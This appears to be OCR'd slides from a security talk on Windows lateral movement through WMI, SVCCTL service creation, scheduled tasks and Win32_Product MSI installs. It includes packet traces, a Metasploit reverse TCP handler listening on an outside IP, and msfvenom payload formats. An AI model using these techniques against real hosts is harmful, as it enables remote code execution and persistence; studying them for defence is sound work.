


```
DCERPC    286    Bind: call_id: 2, Fragment: Single, 2 context items: SVCCTL V2.0 (32bit NDR), SVCCTL V2.0 (6cb71c2c-9812-4540-0300-0000
DCERPC    230    Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280, 2 results: Acceptance, Negotiate ACK
SVCCTL    262    OpenSCManagerW request, \\192.168.37.128
SVCCTL    218    OpenSCManagerW response
SVCCTL    330    CreateServiceW request
SVCCTL    222    CreateServiceW response
SVCCTL    222    CloseServiceHandle request, (null)
SVCCTL    218    CloseServiceHandle response
SVCCTL    222    CloseServiceHandle request, OpenSCManagerW(\\192.168.37.128\)
SVCCTL    218    CloseServiceHandle response
```



```
  [Response in frame: 37]
> Policy Handle: OpenSCManagerW(\\192.168.37.128\)
> Service Name: test
  NULL Pointer: Display Name
> Access Mask: 0x000f01ff
> Service Type: 0x00000010
  Service Start Type: SERVICE_DEMAND_START (3)
  Service Error Control: SERVICE_ERROR_NORMAL (1)
> Binary Path Name: notepad.exe
```

Same Thing, But WMI




```
DCERPC    218    Bind: call_id: 2, Fragment: Single, 2 context items: IWbemServices V0.0 (32bit NDR), IWbemServices V0.0 (6cb71c2c…
DCERPC    384    Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 2 results: Acceptance, Negotiate ACK, NTLM…
DCERPC    620    AUTH3: call_id: 2, Fragment: Single, NTLMSSP_AUTH, User: WORKGROUP\Admin
DCERPC    950    Request: call_id: 2, Fragment: Single, opnum: 6, Ctx: 0 IWbemServices V0
DCERPC   1514    Response: call_id: 2, Fragment: 1st, Ctx: 0
DCERPC   1514    Response: call_id: 2, Fragment: Mid, Ctx: 0
DCERPC   1514    Response: call_id: 2, Fragment: Mid, Ctx: 0
DCERPC   1514    Response: call_id: 2, Fragment: Mid, Ctx: 0
DCERPC   1514    Response: call_id: 2, Fragment: Mid, Ctx: 0
DCERPC   1514    Response: call_id: 2, Fragment: Mid, Ctx: 0
DCERPC   1514    Response: call_id: 2, Fragment: Mid, Ctx: 0
DCERPC   1514    Response: call_id: 2, Fragment: Mid, Ctx: 0
DCERPC   1514    Response: call_id: 2, Fragment: Mid, Ctx: 0
DCERPC   1514    Response: call_id: 2, Fragment: Mid, Ctx: 0
DCERPC   1450    Response: call_id: 2, Fragment: Last, Ctx: 0
DCERPC   1514    Request: call_id: 3, Fragment: 1st, opnum: 24, Ctx: 0
DCERPC    170    Request: call_id: 3, Fragment: Last, opnum: 24, Ctx: 0
DCERPC    326    Response: call_id: 3, Fragment: Single, Ctx: 0 IWbemServices V0
```

```
    Call ID: 3
    Alloc hint: 10204
    Context ID: 0
    Opnum: 24
    Object UUID: 00025813-03c8-0000-82e0-a8bf64e7b3b4
    Auth type: NTLMSSP (10)
    Auth level: Packet privacy (6)
    Auth pad len: 0
    Auth Rsrvd: 0
    Auth Context ID: 0
    [Response in frame: 88]
  > NTLMSSP Verifier
  Encrypted stub data: 7c57ac527afb4471171c45d511d652b018d08e6485cc0be5...
```

WMIifying Old-Style Scheduled Tasks

- Win32_ScheduledJob represents tasks created by at.exe
- Does not provide the full API of old-style scheduled tasks

WMIifying Old-Style Scheduled Tasks



```
PS C:\Users\philip> (Get-CimClass Win32_ScheduledJob).CimClassMethods

Name   ReturnType Parameters





----   ---------- ----------
Create     UInt32 {Command, DaysOfMonth, DaysOfWeek, InteractWithDesktop...}
Delete     UInt32 {}
```


WMIifying Old-Style Scheduled Tasks

- Inability to run tasks directly can be easily overcome
- This method won’t work on newer operating systems

WMIifying New-Style Scheduled Tasks


- The PS_ScheduledTask provides the full API for schtasks.exe tasks
- Only available for Win8+

WMIifying New-Style Scheduled Tasks



```
PS C:\Users\philip> (Get-CimClass PS_ScheduledTask -Namespace root/Microsoft/Win
dows/TaskScheduler).CimClassMethods

Name                    ReturnType Parameters
----                    ---------- ----------
RegisterByObject            UInt32 {Force, InputObject, Password, TaskName...}
RegisterByPrincipal         UInt32 {Action, Description, Force, Principal...}
RegisterByUser              UInt32 {Action, Description, Force, Password...}
RegisterByXml               UInt32 {Force, Password, TaskName, TaskPath...}
NewActionByExec             UInt32 {Argument, Execute, Id, WorkingDirectory...}
NewPrincipalByGroup         UInt32 {GroupId, Id, ProcessTokenSidType, RequiredPr...
NewPrincipalByUser          UInt32 {Id, LogonType, ProcessTokenSidType, Required...
NewSettings                 UInt32 {AllowStartIfOnBatteries, Compatibility, Dele...
StartByObject               UInt32 {InputObject}
StartByPath                 UInt32 {TaskName, TaskPath}
StopByObject                UInt32 {InputObject}
StopByPath                  UInt32 {TaskName, TaskPath}
SetByObject                 UInt32 {InputObject, Password, User, cmdletOutput}
SetByPrincipal              UInt32 {Action, Principal, Settings, TaskName...}
SetByUser                   UInt32 {Action, Password, Settings, TaskName...}
GetInfoByName               UInt32 {TaskName, TaskPath, cmdletOutput}
GetInfoByObject             UInt32 {InputObject, cmdletOutput}
New                         UInt32 {Action, Description, Principal, Settings...}
```

DEMO!




```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 119.184.214.19:9090
[*] Starting the payload handler...
```

WIN32_PRODUCT

The Win32_Product Class

- The Win32_Product class manages applications installed on the machine (via msiexec etc.)
- “Install” method allows to install arbitrary MSI files!


The Win32_Product Class



```
PS C:\Users\philip> (Get-CimClass Win32_Product).CimClassMethods

Name      ReturnType Parameters                                 Qualifiers
----      ---------- ----------                                 ----------
Install       UInt32 {AllUsers, Options, PackageLocation}       {Implemented...
Admin         UInt32 {Options, PackageLocation, TargetLocation} {Implemented...
Advertise     UInt32 {AllUsers, Options, PackageLocation}       {Implemented...
Reinstall     UInt32 {ReinstallMode}                            {Implemented...
Upgrade       UInt32 {Options, PackageLocation}                 {Implemented...
Configure     UInt32 {InstallLevel, InstallState, Options}      {Implemented...
Uninstall     UInt32 {}                                         {Implemented...
```


The Win32_Product Class

- Metasploit is able to package arbitrary payloads into MSI files



```
root@kali:~# msfvenom --help-formats
Executable formats
asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-service, exe-small,
hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection,
psh-cmd, vba, vba-exe, vba-psh, vbs, war
Transform formats
bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl,
powershell, ps1, py, python, raw, rb, ruby, sh,
vbapplication, vbscript
```

The Cool Kids Already Use MSI



